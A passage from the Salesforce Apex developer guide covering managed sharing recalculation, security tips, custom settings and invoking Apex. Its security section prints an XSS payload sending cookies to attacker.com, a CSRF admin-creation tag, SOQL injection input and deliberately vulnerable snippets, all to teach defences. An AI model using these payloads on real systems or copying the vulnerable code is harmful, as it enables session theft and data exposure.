To recalculate Apex managed sharing, you must write an Apex class that implements a Salesforce-provided interface to do the recalculation. You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related list.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined by the application's logic. You can also use the `Database.executeBatch` method to programmatically invoke an Apex managed sharing recalculation.

Note: Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes defined for associated custom object are also executed.

To monitor or stop the execution of the Apex recalculation, from Setup, click **Monitoring** > **Apex Jobs** or **Jobs** > **Apex Jobs**.

Creating an Apex Class for Recalculating Sharing

To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the Salesforce-provided interface `Database.Batchable`.

The `Database.Batchable` interface is used for all batch Apex processes, including recalculating Apex managed sharing. You can implement this interface more than once in your organization. For more information on the methods that must be implemented, see Using Batch Apex on page 237.

Before creating an Apex managed sharing recalculation class, also consider the best practices.

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 184.

Apex Managed Sharing Recalculation Example

For this example, suppose you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace the email address with a valid email address that you want to to send error notifications and job completion notifications to.

```
global class JobSharingRecalc implements Database.Batchable<sObject> {

    // String to hold email address that emails will be sent to.
    // Replace its value with a valid email address.
    static String emailAddress = 'admin@yourcompany.com';

    // The start method is called at the beginning of a sharing recalculation.
    // This method returns a SOQL query locator containing the records
    // to be recalculated.
    global Database.QueryLocator start(Database.BatchableContext BC){
        return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c
                                         FROM Job__c]);
    }

    // The executeBatch method is called for each chunk of records returned from start.

    global void execute(Database.BatchableContext BC, List<sObject> scope){
       // Create a map for the chunk of records passed into method.
        Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);

        // Create a list of Job__Share objects to be inserted.
        List<Job__Share> newJobShrs = new List<Job__Share>();

        // Locate all existing sharing records for the Job records in the batch.
        // Only records using an Apex sharing reason for this app should be returned.
        List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE Id IN
             :jobMap.keySet() AND
            (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];

        // Construct new sharing records for the hiring manager and recruiter
        // on each Job record.
        for(Job__c job : jobMap.values()){
            Job__Share jobHMShr = new Job__Share();
            Job__Share jobRecShr = new Job__Share();

           // Set the ID of user (hiring manager) on the Job record being granted access.
```

```
        jobHMShr.UserOrGroupId = job.Hiring_Manager__c;

        // The hiring manager on the job should always have 'Read Only' access.
        jobHMShr.AccessLevel = 'Read';

        // The ID of the record being shared
        jobHMShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for hiring manager.
        // This establishes the sharing record as Apex managed sharing.
        jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

        // Add sharing record to list for insertion.
        newJobShrs.add(jobHMShr);

        // Set the ID of user (recruiter) on the Job record being granted access.
        jobRecShr.UserOrGroupId = job.Recruiter__c;

        // The recruiter on the job should always have 'Read/Write' access.
        jobRecShr.AccessLevel = 'Edit';

        // The ID of the record being shared
        jobRecShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for recruiter.
        // This establishes the sharing record as Apex managed sharing.
        jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;

     // Add the sharing record to the list for insertion.
        newJobShrs.add(jobRecShr);
    }

    try {
       // Delete the existing sharing records.
       // This allows new sharing records to be written from scratch.
        Delete oldJobShrs;

       // Insert the new sharing records and capture the save result.
       // The false parameter allows for partial processing if multiple records are
       // passed into operation.
       Database.SaveResult[] lsr = Database.insert(newJobShrs,false);

       // Process the save results for insert.
       for(Database.SaveResult sr : lsr){
            if(!sr.isSuccess()){
                // Get the first save result error.
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to trivial access level.
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception
```

```
                  // is acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                    &&  err.getMessage().contains('AccessLevel'))){
                     // Error is not related to trivial access level.
                     // Send an email to the Apex job's submitter.
                  Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

                    String[] toAddresses = new String[] {emailAddress};
                    mail.setToAddresses(toAddresses);
                    mail.setSubject('Apex Sharing Recalculation Exception');
                    mail.setPlainTextBody(
                      'The Apex sharing recalculation threw the following exception: ' +

                            err.getMessage());
                    Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
                  }
              }
           }
        } catch(DmlException e) {
           // Send an email to the Apex job's submitter on failure.
            Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
            String[] toAddresses = new String[] {emailAddress};
            mail.setToAddresses(toAddresses);
            mail.setSubject('Apex Sharing Recalculation Exception');
            mail.setPlainTextBody(
              'The Apex sharing recalculation threw the following exception: ' +
                        e.getMessage());
            Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
        }
    }

    // The finish method is called at the end of a sharing recalculation.
    global void finish(Database.BatchableContext BC){
        // Send an email to the Apex job's submitter notifying of job completion.
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        String[] toAddresses = new String[] {emailAddress};
        mail.setToAddresses(toAddresses);
        mail.setSubject('Apex Sharing Recalculation Completed.');
        mail.setPlainTextBody
                     ('The Apex sharing recalculation finished processing');
        Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }

}
```

Testing Apex Managed Sharing Recalculations

This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set

the organization-wide default sharing for Job to Private. Note that since email messages aren't sent from tests, and because the batch class is invoked by a test method, the email notifications won't be sent in this case.

```
@isTest
private class JobSharingTester {

    // Test for the JobSharingRecalc class
    static testMethod void testApexSharing(){
       // Instantiate the class implementing the Database.Batchable interface.
        JobSharingRecalc recalc = new JobSharingRecalc();

        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        ID User1Id = users[0].Id;
        ID User2Id = users[1].Id;

        // Insert some test job records.
        List<Job__c> testJobs = new List<Job__c>();
        for (Integer i=0;i<5;i++) {
        Job__c j = new Job__c();
            j.Name = 'Test Job ' + i;
            j.Recruiter__c = User1Id;
            j.Hiring_Manager__c = User2Id;
            testJobs.add(j);
        }
        insert testJobs;

        Test.startTest();

        // Invoke the Batch class.
        String jobId = Database.executeBatch(recalc);

        Test.stopTest();

        // Get the Apex job and verify there are no errors.
        AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
                            CompletedDate, CreatedDate, NumberOfErrors
                            from AsyncApexJob where Id = :jobId];
        System.assertEquals(0, aaj.NumberOfErrors);

        // This query returns jobs and related sharing records that were inserted
        // by the batch job's execute method.
        List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
            (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
            WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
            FROM Job__c];

        // Validate that Apex managed sharing exists on jobs.
        for(Job__c job : jobs){
            // Two Apex managed sharing records should exist for each job
            // when using the Private org-wide default.
            System.assert(job.Shares.size() == 2);

            for(Job__Share jobShr : job.Shares){
```

```
                // Test the sharing record for hiring manager on job.
                 if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
                     System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
                     System.assertEquals(jobShr.AccessLevel,'Read');
                 }
                 // Test the sharing record for recruiter on job.
                 else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
                     System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
                     System.assertEquals(jobShr.AccessLevel,'Edit');
                 }
             }
         }
     }
}
```

Associating an Apex Class Used for Recalculation

An Apex class used for recalculation must be associated with a custom object.

To associate an Apex managed sharing recalculation class with a custom object:

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Recalculations related list.
4. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
5. Click **Save**.

Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely

to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It's important to be aware that the output that's generated by expressions isn't escaped during rendering. Since expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE
Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.

JSENCODE
Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

JSINHTMLENCODE
Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(someValue)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((someValue))`. That is, `JSINHTMLENCODE` first encodes *someValue* with `HTMLENCODE`, and then encodes the result with `JSENCODE`.

URLENCODE
Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.

To use `HTMLENCODE` to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays `Value of myTextField is <script>alert('xss')`.

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of `%22` instead of the HTML escaped `"`. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

When the page loads the JavaScript executes, and the alert is displayed.

In this case, to prevent JavaScript from being executed, use the `JSENCODE` function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including

one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Custom Settings

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

There are two types of custom settings:

List Custom Settings
: A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

Hierarchy Custom Settings
: A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

The following examples illustrate how you can use custom settings:

- A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database.
- An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the "Sales Rep" profile.

You can create a custom setting in the Salesforce user interface: from Setup, click **Develop** > **Custom Settings**. After creating a custom setting and you've added fields, provide data to your custom setting by clicking **Manage** from the detail page. Each data set is identified by the name you give it.

For example, if you have a custom setting named Foundation_Countries__c with one text field Country_Code__c, your data sets can look like the following:

Data Set Name	Country Code Field Value
United States	USA
Canada	CAN
United Kingdom	GBR

You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the `Visibility` setting.

Note: Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using Apex code run by the subscribing organization after they've installed the package.

Apex can access both custom setting types—list and hierarchy.

Note: If **Privacy** for a custom setting is `Protected` and the custom setting is contained in a managed package, the subscribing organization cannot edit the values or access them using Apex.

Accessing a List Custom Setting

The following example returns a map of custom settings data. The `getAll` method returns values for all custom fields associated with the list setting.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

The following example uses the `getValues` method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Accessing a Hierarchy Custom Setting

The following example uses the `getOrgDefaults` method to return the data set values for the organization level:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

The following example uses the `getInstance` method to return the data set values for the specified profile. The `getInstance` method can also be used with a user ID.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

SEE ALSO:

Custom Settings Methods

CHAPTER 8 Invoking Apex

In this chapter ...

This chapter describes in detail the different mechanisms for invoking Apex code.

Here is an overview of the many ways you can invoke Apex. You can run Apex using:

- A code snippet in an anonymous block.
- A trigger invoked for specified events.
- Asynchronous Apex by executing a future method, scheduling an Apex class to run at specified intervals, or running a batch job.
- Apex Web Services, which allow exposing your methods via SOAP and REST Web services.
- Apex Email Service to process inbound email.
- Visualforce controllers, which contain logic in Apex for Visualforce pages.
- The Ajax toolkit to invoke Web service methods implemented in Apex.

Anonymous Blocks

User Permissions Needed	
To execute anonymous Apex: (Anonymous Apex execution through the API allows restricted access without the "Author Apex" permission.)	"Author Apex"

An anonymous block is Apex code that does not get stored in the metadata, but that can be compiled and executed using one of the following:

- Developer Console
- Force.com IDE
- The `executeAnonymous()` SOAP API call:

```
ExecuteAnonymousResult executeAnonymous(String code)
```

You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Force.com IDE, or to write code that changes dynamically at runtime. For example, you might write a client Web application that takes input from a user, such as a name and address, and then uses an anonymous block of Apex to insert a contact with that name and address into the database.

Note the following about the content of an anonymous block (for `executeAnonymous()`, the `code` String):

- Can include user-defined methods and exceptions.
- User-defined methods cannot include the keyword `static`.
- You do not have to manually commit any database changes.
- If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.
- Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's object- and field-level permissions.
- Do not have a scope other than local. For example, though it is legal to use the `global` access modifier, it has no meaning. The scope of the method is limited to the anonymous block.
- When you define a class or interface (a custom type) in an anonymous block, the class or interface is considered virtual by default when the anonymous block executes. This is true even if your custom type wasn't defined with the `virtual` modifier. Save your class or interface in Salesforce to avoid this from happening. Note that classes and interfaces defined in an anonymous block aren't saved in your organization.

Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables cannot be referenced before their actual declaration. In the following example, the Integer `int` must be declared while `myProcedure1` does not:

```
Integer int1 = 0;

void myProcedure1() {
    myProcedure2();
}

void myProcedure2() {
    int1++;
```

```
}

myProcedure1();
```

The return result for anonymous blocks includes:

- Status information for the compile and execute phases of the call, including any errors that occur
- The debug log content, including the output of any calls to the `System.debug` method (see Understanding the Debug Log on page 479)
- The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack element

For more information on `executeAnonymous()`, see SOAP API and SOAP Headers for Apex. See also Working with Logs in the Developer Console and the Force.com IDE.

Executing Anonymous Apex through the API and the "Author Apex" Permission

To run any Apex code with the `executeAnonymous()` API call, including Apex methods saved in the organization, users must have the "Author Apex" permission. For users who don't have the "Author Apex" permission, the API allows restricted execution of anonymous Apex. This exception applies only when users execute anonymous Apex through the API, or through a tool that uses the API, but not in the Developer Console. Such users are allowed to run the following in an anonymous block.

- Code that they write in the anonymous block
- Web service methods (methods declared with the `webservice` keyword) that are saved in the organization
- Any built-in Apex methods that are part of the Apex language

Running any other Apex code isn't allowed when the user doesn't have the "Author Apex" permission. For example, calling methods of custom Apex classes that are saved in the organization isn't allowed nor is using custom classes as arguments to built-in methods.

When users without the "Author Apex" permission run DML statements in an anonymous block, triggers can get fired as a result.

Triggers

Apex can be invoked through the use of *triggers*. A trigger is Apex code that executes before or after the following types of operations:

- insert
- update
- delete
- merge
- upsert
- undelete

For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or even after a record is restored from the Recycle Bin.

You can define triggers for top-level standard objects that support triggers, such as a Contact or an Account, some standard child objects, such as a CaseComment, and custom objects.

- For case comments, from Setup, click **Customize** > **Cases** > **Case Comments** > **Triggers**.
- For email messages, from Setup, click **Customize** > **Cases** > **Email Messages** > **Triggers**.

There are two types of triggers:

- *Before triggers* are used to update or validate record values before they're saved to the database.
- *After triggers* are used to access field values that are set by the system (such as a record's `Id` or `LastModifiedDate` field), and to effect changes in other records, such as logging into an audit table or firing asynchronous events with a queue. The records that fire the *after trigger* are read-only.

Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after an update of contact `A`, the trigger can also modify contacts `B`, `C`, and `D`. Because triggers can cause other records to change, and because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and sets limits on the number of operations that can be performed to prevent infinite recursion. See Execution Governors and Limits on page 269.

Additionally, if you update or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error. This includes both direct and indirect operations. For example, if you update account `A`, and the before update trigger of account `A` inserts contact `B`, and the after insert trigger of contact `B` queries for account `A` and updates it using the DML `update` statement or database method, then you are indirectly updating account `A` in its before trigger, and you will receive a runtime error.

Implementation Considerations

Before creating triggers, consider the following:

- `upsert` triggers fire both before and after `insert` or before and after `update` triggers as appropriate.
- `merge` triggers fire both before and after `delete` triggers for the losing records and `before update` triggers for the winning record only. See Triggers and Merge Statements on page 214.
- Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on page 215.
- Field history is not recorded until the end of a trigger. If you query field history in a trigger, you will not see any history for the current transaction.
- In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

Bulk Triggers

All triggers are *bulk triggers* by default, and can process multiple records at a time. You should always plan on processing more than one record at a time.

Note: An Event object that is defined as recurring is not processed in bulk for `insert`, `delete`, or `update` triggers.

Bulk triggers can handle both single record updates and bulk operations like:

- Data import
- Force.com Bulk API calls
- Mass actions, such as record owner changes and deletes
- Recursive Apex methods and triggers that invoke bulk DML statements

Trigger Syntax

